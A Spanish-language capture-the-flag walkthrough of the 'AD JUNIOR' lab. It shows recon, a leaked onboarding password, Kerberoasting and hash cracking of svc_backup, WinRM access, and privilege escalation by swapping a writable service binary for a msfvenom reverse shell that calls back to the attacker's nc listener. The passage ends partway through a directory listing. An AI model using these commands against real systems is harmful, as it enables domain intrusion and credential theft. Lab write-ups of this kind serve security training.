


Solución al lab **AD JUNIOR** (nivel fácil)

Se despliego la OVA y se inicio



Identificación del IP objetivo

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ sudo arp-scan 192.168.60.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c0:e2:49, IPv4: 192.168.60.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08    VMware, Inc.
192.168.60.2    00:50:56:ef:e4:c4    VMware, Inc.
192.168.60.131 00:0c:29:2e:84:70    VMware, Inc.
192.168.60.254 00:50:56:f4:fc:46    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.970 seconds (129.95 hosts/sec). 4 responded
```

Identificada nuestra IP (192.168.60.131) objetivo, vamos a realizar un escaneo de puertos con nmap

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 192.168.60.131 -oN nmap_ADJunior
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 10:32 -0600
```

Datos confirmados del escaneo Nmap

Puerto	Servicio	Detalle
53	DNS	Simple DNS Plus
88	Kerberos	Microsoft Windows Kerberos
135	MSRPC	Microsoft Windows RPC
139	NetBIOS	Microsoft Windows netbios-ssn

Puerto	Servicio	Detalle
389	LDAP	Active Directory LDAP (Domain: helios.local)
445	SMB	Microsoft-DS
464	kpasswd5	Kerberos password change
593	RPC over HTTP	Microsoft Windows RPC over HTTP 1.0
636	LDAPS	tcpwrapped
3268	LDAP GC	Active Directory LDAP
3269	LDAPS GC	tcpwrapped
5985	WinRM	Microsoft HTTPAPI httpd 2.0
9389	AD Web Services	.NET Message Framing
49666-49718	MSRPC	Puertos dinámicos

Información clave:

- **Hostname:** WIN-CFIU5AU7L2D
- **Dominio:** helios.local
- **NetBIOS:** HELIOS
- **SO:** Windows Server 2019 (probablemente)
- **SMB signing:** Enabled and required
- **WinRM:** Puerto 5985 abierto (posible acceso remoto)
- **LDAP:** Puerto 389 y 3268 abiertos

Enumeración del dominio (sin credenciales)

Justificación: Necesitamos identificar usuarios, grupos, y posibles cuentas de servicio vulnerables.

Paso 1: Enumeración con enum4linux-ng

```
(chifay@kali) - [~/Whoami-Labs/AD JUNIOR]
$ enum4linux-ng -A 192.168.60.131 -oA ~/Whoami-Labs/AD JUNIOR/enum4linux_ad
ENUM4LINUX - next generation (v1.3.10)
```

```
|-----|
| Target Information |
|-----|
[*] Target ..... 192.168.60.131
[*] Username ..... ''
[*] Random Username .. 'dxzqmrwf'
[*] Password ..... ''
[*] Timeout ..... 10 second(s)
|-----|
| Listener Scan on 192.168.60.131 |
|-----|
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp
```

```
|-----|
| Domain Information via LDAP for 192.168.60.131 |
|-----|
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: helios.local
```

```
|-----|
| NetBIOS Names and Workgroup/Domain for 192.168.60.131 |
|-----|
[+] Got domain/workgroup name: HELIOS
[+] Full NetBIOS names information:
- WIN-CFIU5AU7L2D <00> - M <ACTIVE> Workstation Service
- HELIOS <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
- HELIOS <1c> - <GROUP> M <ACTIVE> Domain Controllers
- WIN-CFIU5AU7L2D <20> - M <ACTIVE> File Server Service
- HELIOS <1b> - M <ACTIVE> Domain Master Browser
- MAC Address = 00-0C-29-2E-84-70
```

```
|-----|
| SMB Dialect Check on 192.168.60.131 |
|-----|
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
SMB 1.0: false
SMB 2.0.2: true
SMB 2.1: true
SMB 3.0: true
SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true
```

```
|-----|
| Domain Information via SMB session for 192.168.60.131 |
|-----|
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: WIN-CFIU5AU7L2D
NetBIOS domain name: HELIOS
DNS domain: helios.local
FQDN: WIN-CFIU5AU7L2D.helios.local
Derived membership: domain member
Derived domain: HELIOS
```

```
|=====|
|   RPC Session Check on 192.168.60.131   |
|=====|
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE
```

```
|=====|
|   Domain Information via RPC for 192.168.60.131   |
|=====|
[+] Domain: HELIOS
[+] Domain SID: S-1-5-21-2314756761-1692085105-450277737
[+] Membership: domain member
```

```
|=====|
|   OS Information via RPC for 192.168.60.131   |
|=====|
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Wk Sv PDC Tim NT
```

```
|=====|
|   Users via RPC on 192.168.60.131   |
|=====|
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED
```

```
|=====|
|   Groups via RPC on 192.168.60.131   |
|=====|
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED
```

```
|=====|
|   Shares via RPC on 192.168.60.131   |
|=====|
[*] Enumerating shares
[+] Found 6 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
IT_Onboarding:
  comment: ''
  type: Disk
NETLOGON:
  comment: Logon server share
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
```

```

[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: DENIED
[*] Testing share IT_Onboarding
[+] Mapping: OK, Listing: OK
[*] Testing share NETLOGON
[+] Mapping: DENIED, Listing: N/A
[*] Testing share SYSVOL
[+] Mapping: DENIED, Listing: N/A

=====
| Policies via RPC for 192.168.60.131 |
=====
[*] Trying port 445/tcp
[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED
[*] Trying port 139/tcp
[-] SMB connection error on port 139/tcp: session failed

=====
| Printers via RPC for 192.168.60.131 |
=====
[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED

Completed after 0.92 seconds

```

Paso 2: Enumeración con ldapsearch (anónimo)

```

(chifay@kali)-[~/Whoami-Labs/AD_JUNIOR]
$ ldapsearch -x -H ldap://192.168.60.131 -b "dc=helios,dc=local" -s base
# extended LDIF
#
# LDAPv3
# base <dc=helios,dc=local> with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1

```

Paso 3: Enumeración con rpcclient (anónimo)

```

(chifay@kali)-[~/Whoami-Labs/AD_JUNIOR]
$ rpcclient -U "" -N 192.168.60.131 -c "enumdomusers"
result was NT_STATUS_ACCESS_DENIED

(chifay@kali)-[~/Whoami-Labs/AD_JUNIOR]
$ rpcclient -U "" -N 192.168.60.131 -c "enumdomgroups"
result was NT_STATUS_ACCESS_DENIED

```

Paso 4: Enumeración con netexec

Enumeración SMB

```

(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ netexec smb 192.168.60.131
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing SMB protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing VNC protocol database
[*] Initializing WINRM protocol database
[*] Initializing WMI protocol database
[*] Initializing MSSQL protocol database
[*] Initializing NFS protocol database
[*] Copying default configuration file
SMB 192.168.60.131 445 WIN-CFIU5AU7L2D [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-CFIU5AU7L2D) (
domain:helios.local) (signing:True) (SMBv1:None) (Null Auth:True)

```

Conexión con smbclient a IT_Onboarding

```

(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ smbclient //192.168.60.131/IT_Onboarding -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0 Wed Sep 16 22:33:11 2026
..               D            0 Wed Sep 16 22:33:11 2026
notas_onboarding.txt  A        1030 Thu Sep 17 02:29:28 2026

12949503 blocks of size 4096. 9643024 blocks available
smb: \> get notas_onboarding.txt
getting file \notas_onboarding.txt of size 1030 as notas_onboarding.txt (251.5 KiloBytes/sec) (average 251.5 KiloBytes/sec)
smb: \> exit

```

Contenido de notas_onboarding.txt

```

(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ cat notas_onboarding.txt

```

HELIOS CORP – MEMORANDUM INTERNO DE INFRAESTRUCTURA TI

Para: Personal de Operaciones y Nuevas Incorporaciones
De: Administracion de Sistemas (dclark)
Asunto: Política de Respaldos Nocturnos y Acceso Inicial

Estimado equipo:

1. Recuerden que todos los respaldos automatizados de bases de datos y configuraciones del controlador de dominio se realizan de forma centralizada a través de la cuenta de servicio del dominio 'svc_backup'.
2. El agente de respaldo 'Enterprise Backup Agent' se encuentra desplegado localmente en el servidor principal.
3. Bienvenido a la empresa Ryan Smith (rsmith). Se ha generado tu cuenta de red temporal en el dominio 'helios.local':
 - Usuario: rsmith
 - Contraseña inicial temporal: Welcome2025!
(Recuerda cambiar tu contraseña en el primer inicio de sesión).

Enumeración LDAP

Validación de credenciales encontradas

```
(chifay@kali) - [~/Whoami-Labs/AD_JUNIOR]
$ netexec ldap 192.168.60.131 -u rsmith -p 'Welcome2025!'
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D [*] Windows 10 / Server 2019 Build 17763 (name:WIN-CFIU5AU7L2D) (doma
in:helios.local) (signing:None) (channel binding:No TLS cert)
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D [+] helios.local\rsmith>Welcome2025!
```

Enumeración de usuarios del dominio

```
(chifay@kali) - [~/Whoami-Labs/AD_JUNIOR]
$ netexec ldap 192.168.60.131 -u rsmith -p 'Welcome2025!' --users
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D [*] Windows 10 / Server 2019 Build 17763 (name:WIN-CFIU5AU7L2D) (doma
in:helios.local) (signing:None) (channel binding:No TLS cert)
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D [+] helios.local\rsmith>Welcome2025!
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D [*] Enumerated 8 domain users: helios.local
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D -Username- -Last PW Set- -BadPW- -Descripti
on-
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D Administrator 2026-08-30 22:39:49 0 Built-in a
ccount for administering the computer/domain
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D Guest <never> 0 Built-in a
ccount for guest access to the computer/domain
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D krbtgt 2026-09-16 22:26:55 0 Key Distri
bution Center Service Account
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D rsmith 2026-09-17 02:29:27 0 Contabilid
ad - Usuario Semilla
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D mgarcia 2026-09-17 02:29:27 0 Recursos H
umanos
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D jdoe 2026-09-17 02:29:27 0 Mesa de Ay
uda
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D dclark 2026-09-17 02:29:27 0 Infraestr
uctura TI
LDAP 192.168.60.131 389 WIN-CFIU5AU7L2D svc_backup 2026-09-17 02:29:27 0 Cuenta de
servicio para respaldos nocturnos
```

Kerberoasting (cuenta svc_backup)

Justificación: El archivo menciona explícitamente svc_backup como cuenta de servicio. Es el vector más probable

Listar SPNs y solicitar tickets

```
(chifay@kali) - [~/Whoami-Labs/AD_JUNIOR]
$ impacket-GetUserSPNs helios.local\rsmith:'Welcome2025!' -dc-ip 192.168.60.131 -request -outputfile kerberoast_hashes.
txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----
LastLogon Delegation
-----
backup/helios.local      svc_backup CN=Remote Management Users,CN=Builtin,DC=helios,DC=local 2026-09-17 02:29:2
7.286863 <never>
backup/HELIOS-DC01.helios.local svc_backup CN=Remote Management Users,CN=Builtin,DC=helios,DC=local 2026-09-17 02:29:2
7.286863 <never>

[-] CCache file is not found. Skipping...
```

Ver los hashes encontrados

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ cat kerberoast_hashes.txt
$krb5tgt$23$*svc_backup$HELIOS.LOCAL$helios.local/svc_backup*$548790b93c0abcd0b24fcc67663c2ad6$9bc507658c36033bedeff196dd
339f872e748a3b901ba98c9a545fcc3951e0f8ade365b72b21bac5482f96a531579ed7a36f93bd5b8e205addab1b3ab28680b6e937106e9574634397
e5d9828bb25ca395d5953e56f8553721c808bad06831fb6c8a042744e25ee7a368d3cb9a856d4cab9a9e5ce2711d2110a8c3e497a5f05c6aa9f7b81cb
60df10ee68561f451327799bffa461b27cd7414eacefacb83d3742da9f34da246f15e9fc9e2df40a9b99f4836889dd3eb2ab7ca7103132585f7837a8f
b4239d3343134b6a973cb58426b0d70d24e20f67c81a2b9630eb127f14a83afec266d744b37e48aa74b98496a140f0ef131e31960789099d8eeb4e28e
b99e2dd518260cc714f85079417ad51499153c94e6338e07a21a22ff17d9d2159a100e61ab2279ed3d03445992b16725ba42c0c8b1107c6182982da3a
742bdfdb230722861f5c5eae7c33ca3320ff5c7f209b90f9af12aad5d425d35650dccc206312b57d480da36599e32be49c537893e096f0a652b61c8f
a10e5d00d4de1d302dbd8de4fe4eb6950b500107410763f6020888608788dc13f2df4f7ef5dbefa6a863d207e27096a999ccb775649d8add158835e73
bcb1be883c07acd30427921e7101c33f24fd1580c11fa5940d47917435435f85f804e69c1a416694a3b473c2e26d0cb7eec1b64029e1c47897e2172f
0d0ea57cd2d1e926487ef9a0c45deec443f087ddea0477a01a5047935f3d26de0d777cedabe4e0c7cf63b275e18bb56bf2a77f68ca22aee0678d6f
7425bbfe600c4b86e6025a95ae34b982abe8a902128f3190d2997a093680dfa97f3698bb7ee29aef002240793fd8f1c1b7731f2e88e54834876f5e206
6b01a9efc2201fd4694b3758ee3c6ee082b6cda0d15cc70c2f6e0ec498cd22094d3317b3b946a6dd613d90e5dde645ab098309a365b9a4be6dbef46e
b5d8026db2e8775de6caab0c2beaf1db354d3ccde61fb0ad568aaa29d7ca49fcec3b32d51093812bbebb1cdebc92f9e7bffe6608157e106a108397ad
d8afb56765ba225df98108dc9ae5dc77fecdd1017bef35397d3248912de66aa5caa2c081138216232db858c10e52e0242679c7e9c180ef9c0b6f39d7d
dae3ea52ae8e18ab5bf071ad2fa7fc3ef27395ea262ac4bb8ec4864a10cc8d270718b33060e8cfc34e5a6cb0b9fa6387bf1db4be6e53be6cf89bf104
0d7843fc3ac3abb4a3c85b6cef74dce5e94674a069518ff18aa24da5ea3448b4ad37a01ee7fd187bb42f2285071a1db7a4a30c298d5b8a3c81630f3ca
d60a4a4be5149133e51414d631758112d0caf1b2cc9945e64116b52c8becc1bfca8f7cba27fb96e1130516e434de3ae1e6b09f5813435885f1a98aaf0
4c58c69008821bdb20ec6c30cfb5d3372ab25ab3c0485a4aaf0a1e599ad842fb9b5707657ddf1de1b019f5a493b7e92d4fc8a72215d6
```

Ahora que ya encontramos un hash vamos a crackearlo

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 21.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

0d7843fc3ac3abb4a3c85b6cef74dce5e94674a069518ff18aa24da5ea3448b4ad37a01ee7fd187bb42f2285071a1db7a4a30c298d5b8a3c81630f3ca
d60a4a4be5149133e51414d631758112d0caf1b2cc9945e64116b52c8becc1bfca8f7cba27fb96e1130516e434de3ae1e6b09f5813435885f1a98aaf0
4c58c69008821bdb20ec6c30cfb5d3372ab25ab3c0485a4aaf0a1e599ad842fb9b5707657ddf1de1b019f5a493b7e92d4fc8a72215d6:Master2010
```

AS-REP Roasting con lista de usuarios

Obtener lista de usuarios

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ netexec smb 192.168.60.131 -u rsmith -p 'Welcome2025!' --users > users.txt
```

Extraer solo los nombres de usuario

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ cat users.txt | awk '{print $5}' | grep -v '[+&]' > /tmp/users.txt
```

AS-REP Roasting

```
(chifay@kali)-[~/Whoami-Labs/AD JUNIOR]
$ impacket-GetNPUsers helios.local/ -dc-ip 192.168.60.131 -usersfile /tmp/users.txt -format hashcat -outputfile asrep_hashes.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User rsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mgarcia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jdoe doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dclark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Sin resultado positivo

WinRM

Con la cuenta rsmith

```
(chifay@kali)~/Whoami-Labs/AD_JUNIOR
$ evil-winrm -i 192.168.60.131 -u rsmith -p 'Welcome2025!'

Evil-WinRM shell v4.1

Info: Establishing connection to remote endpoint

Error: Cannot establish connection to remote endpoint. Check credentials and network.

Error: WinRM::WinRMAuthorizationError: WinRM::WinRMAuthorizationError
```

Con la cuenta de servicio svc_backup

```
(chifay@kali)~/Whoami-Labs/AD_JUNIOR
$ evil-winrm -i 192.168.60.131 -u svc_backup -p Master2010

Evil-WinRM shell v4.1

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> dir C:\Users\svc_backup\Desktop

Directory: C:\Users\svc_backup\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          9/17/2026   1:31 AM             38 user.txt

*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> download C:\Users\svc_backup\Desktop\user.txt
Info: Downloading C:\Users\svc_backup.HELIOS\Documents\C:\Users\svc_backup\Desktop\user.txt to C:\Users\svc_backup\Desktop\user.txt
Error: Download failed. Check filenames or paths
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> type C:\Users\svc_backup\Desktop\user.txt
flag{k3rb3r04st1ng_svc_b4ckup_pwn3d}
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> █
```

Hemos encontrado la bandera de usuario

Escalación de privilegios

1. Verificar privilegios de svc_backup

```
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> whoami /all

USER INFORMATION

User Name          SID
-----
helios\svc_backup  S-1-5-21-2314756761-1692085105-450277737-1107

GROUP INFORMATION

Group Name          Type          SID          Attributes
-----
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Remote Management Users  Alias          S-1-5-32-580 Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Users        Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Pre-Windows 2000 Compatible Access  Alias          S-1-5-32-554 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\NETWORK Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization  Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\Medium Plus Mandatory Level Label  S-1-16-8448

PRIVILEGES INFORMATION

Privilege Name      Description          State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeChangeNotifyPrivilege    Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents>
```

2. Búsqueda del servicio de backup

Se intento realizar la búsqueda usando PowerShell y WMI pero dio error, por lo que pasaremos a buscar directo en el Registro de Windows, se tomará de referencia para la búsqueda el contenido de la nota encontrada.

```
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s /f "Enterpris
e Backup Agent" 2>$null | Select-Object -First 50

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EnterpriseBackup
    ImagePath    REG_EXPAND_SZ    C:\Program Files\Enterprise Backup Agent\Backup Service.exe
    DisplayName  REG_SZ            Enterprise Backup Agent Service

End of search: 2 match(es) found.
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents>
```

3. Verificar permisos del binario del servicio

Permisos del archivo ejecutable

```
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> icacls "C:\Program Files\Enterprise Backup Agent\Backup Service.exe"
C:\Program Files\Enterprise Backup Agent\Backup Service.exe HELIOS\svc_backup:(I)(F)
                                                             HELIOS\Domain Users:(I)(F)
                                                             NT AUTHORITY\SYSTEM:(I)(F)
                                                             BUILTIN\Administrators:(I)(F)
                                                             BUILTIN\Users:(I)(RX)
                                                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
)
                                                             APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACK
AGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents>
```

Permisos de la carpeta donde se encuentra el ejecutable

```
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> icacls "C:\Program Files\Enterprise Backup Agent"
C:\Program Files\Enterprise Backup Agent HELIOS\svc_backup:(OI)(CI)(F)
                                           HELIOS\Domain Users:(OI)(CI)(F)
                                           NT SERVICE\TrustedInstaller:(I)(F)
                                           NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                           NT AUTHORITY\SYSTEM:(I)(F)
                                           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                           BUILTIN\Administrators:(I)(F)
                                           BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                           BUILTIN\Users:(I)(RX)
                                           BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                           CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)
(GR,GE)
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents>
```

4. Crear el ejecutable malicioso (reverse shell)

Usar msfvenom (desde Kali)

```
(chifay@kali) - [~/Whoami-Labs/AD JUNIOR]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.60.133 LPORT=4444 -f exe -o ReverseShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: ReverseShell.exe

(chifay@kali) - [~/Whoami-Labs/AD JUNIOR]
$ ls -al ReverseShell.exe
-rw-rw-r-- 1 chifay chifay 7680 Sep 18 17:34 ReverseShell.exe
```

5. Subir ejecutable malicioso al servidor

```
*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> mkdir c:/temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          9/18/2026   4:36 PM         temp

*Evil-WinRM* PS C:\Users\svc_backup.HELIOS\Documents> cd c:/temp

*Evil-WinRM* PS C:\temp> upload ./ReverseShell.exe ReverseShell.exe

Info: Uploading /home/chifay/Whoami-Labs/AD JUNIOR/ReverseShell.exe to C:\temp\ReverseShell.exe

Data: 10240 bytes of 10240 bytes copied

Info: Upload successful!
```

6. Reemplazar el binario del servicio

Primero vamos a detener el servicio y realizar una copia del ejecutable original

```
*Evil-WinRM* PS C:\temp> Stop-Service -Name "EnterpriseBackup" -Force
*Evil-WinRM* PS C:\temp> Copy-Item "C:\Program Files\Enterprise Backup Agent\Backup Service.exe" "C:\temp\Backup Service.exe.bk"
*Evil-WinRM* PS C:\temp> █
```

Reemplazar con el malicioso

```
*Evil-WinRM* PS C:\temp> Copy-Item "C:\temp\ReverseShell.exe" "C:\Program Files\Enterprise Backup Agent\Backup Service.exe" -Force
*Evil-WinRM* PS C:\temp> █
```

Ahora antes de iniciar el servicio ponemos primero en escucha nuestro Kali

```
(chifay@kali) - [~/Whoami-Labs/AD JUNIOR]
$ nc -lvnp 4444
listening on [any] 4444 ...
█
```

```
*Evil-WinRM* PS C:\temp> Start-Service -Name "EnterpriseBackup"
█
```

Al iniciar el servicio se queda como procesando, lo que nos indica que se realizó la conexión de la reverse shell, regresemos a nuestra terminal que dejamos en escucha para confirmarlo

```
(chifay@kali) - [~/Whoami-Labs/AD JUNIOR]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.60.133] from (UNKNOWN) [192.168.60.131] 61363
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Veamos con que cuenta estamos conectados, y si somos nt authority\system o helios\administrator ya podemos buscar la bandera del administrador

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

```
C:\Windows\system32>dir C:\Users\Administrator\Desktop\  
dir C:\Users\Administrator\Desktop\  
Volume in drive C has no label.  
Volume Serial Number is E8CC-52BF
```

```
Directory of C:\Users\Administrator\Desktop
```

```
09/16/2026 09:49 PM <DIR> .  
